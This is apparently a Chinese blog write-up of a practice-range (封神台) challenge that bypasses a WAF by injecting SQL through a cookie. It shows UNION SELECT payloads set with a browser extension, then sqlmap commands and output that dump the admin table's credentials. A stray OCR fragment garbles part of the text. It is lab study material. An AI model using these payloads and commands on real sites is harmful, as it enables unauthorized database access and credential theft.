

2021-03-27

原创

一只计科小菜鸡 于 2021-03-27 20:21:49 发布 36 收藏

分类专栏: [笔记 封神台练习](#) 文章标签: [cookie](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wonderful525252/article/details/115271055>

版权



笔记 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏



封神台练习

1 篇文章 0 订阅

订阅专栏

封神台第二章：遇到阻难！绕过WAF过滤！

前言

先介绍WAF是什么：WAF（Web Application Firewall,web应用防火墙）

此次进行绕过用到的工具：Modheader(火狐浏览器里的一个插件)。


下面开始进入靶场。

本文介绍两种方法

一是直接使用狐火浏览器进行探测

二是简单粗暴sqlmap直接跑（不过太耗时了）


一，复制该网站到火狐浏览器进行探测



利用and1=1发现页面进行了过滤处理页面显示不出来，order by 查询 查询字段1，查询字段100，最后二分法发现在order by 10，显示正常



接着猜测传参方式为cookie，从火狐浏览器中的选项里找到附加组件，搜索Moheader，找到后进行配置，这里name设为cookie，值设为id=169（根据自己靶场分配的）如图一，之后去掉URL后的id发现数据确实可以传递，即页面可以正常访问，如图二，确定cookie可以传参。



下面再配置一次，再次新建名name为cookie，value为id=169+union+select+1,2, 3,4, 5,6, 7,8, 9,10+from+admin，再次进行页面刷新，发现进入了如下界面



好了到这就差不多了，我们一个一个试一下，最后结果应该在7,8，这两个字段，即输入value为id=169+union+select+1,2, 3,4, 5,6, username,password, 9,10+from+admin 找到为名为admin，password为welcome（通过md5解密）而此时的flag在这个页面

http://59.63.200.79:8004/admin/

竟然成功进入了后台！拿走通关KEY，迎接下一关吧！
zkz{welcome-control}

已经
地址
接而
试另
或目
S)
人员
产品
” (E
规管

屏
幕
切
换

https://blog.csdn.net/wonderful525252

二、使用sqlmap跑一下也是可以的

简单介绍一下使用kali sqlmap跑的过程

如图

```
root@xuegod53: ~
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
history file /root/.zsh_history
{1.4.11#stable}
http://sqlmap.org

Usage: python3 sqlmap [options]
sqlmap: error: ambiguous option: --table (--table-prefix, --tables?)

(root@xuegod53)-[~]
# sqlmap -u http://59.63.200.79:8004/shownews.asp --cookie "id=169" --tables --level 2

{1.4.11#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
responsible for any misuse or damage caused by this program

[*] starting @ 14:09:44 /2021-03-27/

[14:09:44] [INFO] testing connection to the target URL
[14:09:45] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[14:09:45] [INFO] testing if the target URL content is stable
[14:09:45] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
[14:09:46] [INFO] testing if Cookie parameter 'id' is dynamic
do you want to URL encode cookie values (implementation specific)? [Y/n]
[14:09:47] [INFO] Cookie parameter 'id' appears to be dynamic
[14:09:48] [INFO] heuristic (basic) test shows that Cookie parameter 'id' might be injectable
[14:09:48] [INFO] testing for SQL injection on Cookie parameter 'id'
```

接着就是sqlmap的正常操作了，不懂的话也可以私信我（一只正在入坑网安的菜鸡一枚）

```
root@xuegod53: ~  
[14:51:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/59.63.200.79'  
[*] ending @ 14:51:13 /2021-03-27/  
  
root@xuegod53: ~  
# sqlmap -u http://59.63.200.79:8004/shownews.asp --cookie "id=169" -D Microsoft_Access_masterdb -T admin -C username,password --dump  
  
[1.4.11#stable}  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all  
responsible for any misuse or damage caused by this program  
  
[*] starting @ 14:52:29 /2021-03-27/  
  
[14:52:29] [INFO] resuming back-end DBMS 'microsoft access'  
[14:52:29] [INFO] testing connection to the target URL  
[14:52:29] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (Cookie)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=169 AND 6641=6641  
---  
[14:52:29] [INFO] the back-end DBMS is Microsoft Access  
back-end DBMS: Microsoft Access  
[14:52:29] [WARNING] cannot retrieve column names, back-end DBMS is Microsoft Access  
[14:52:29] [INFO] fetching entries of column(s) 'user',content,flag,id,password,title,username' for table 'admin' in database 'Microsoft_Access_masterdb'  
[14:52:29] [INFO] fetching number of column(s) 'user',content,flag,id,password,title,username' entries for table 'admin' in database 'Microsoft_Access_masterdb'
```

```

[14:52:36] [INFO] retrieved:
[14:52:37] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
[14:52:37] [INFO] retrieved: N mmQ\xe1Y*QK\xe5z g:h\xb0g
[14:54:26] [INFO] retrieved: admin
[14:54:44] [INFO] retrieved: <FONT size=2>
[14:55:44] [INFO] retrieved: b9a2a2b5dff918c
[14:56:22] [INFO] retrieved: admin
[14:56:29] [WARNING] potential binary fields detected ('title'). In case of any problems you are advised to rerun table dump
[14:56:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[14:56:32] [INFO] using hash method 'mysql_old_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:56:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[14:56:35] [INFO] starting dictionary-based cracking (mysql_old_passwd)
[14:56:35] [INFO] starting 4 processes
[14:56:48] [WARNING] no clear password(s) found
Database: Microsoft_Access_masterdb
Table: admin
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | flag | title | user | content | username | password |
+-----+-----+-----+-----+-----+-----+
| 1 | <blank> | N\mmQ\xe1Y*QK\xe5z\x0bg:h\xb0g\t | admin | <FONT size=2> | admin | b9a2a2b5dff918c |
+-----+-----+-----+-----+-----+-----+
[14:56:48] [INFO] table 'Microsoft_Access_masterdb.admin' dumped to CSV file '/root/.local/share/sqlmap/output/59.63.200.79/d
[14:56:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/59.63.200.79'

[*] ending @ 14:56:48 /2021-03-27/

(root@xuegod53)-[~]

```

要返回到您的计算机，请将鼠标指针从虚拟机中移出或按 Ctrl+Alt。



到此进入md5查询解密，拿到flag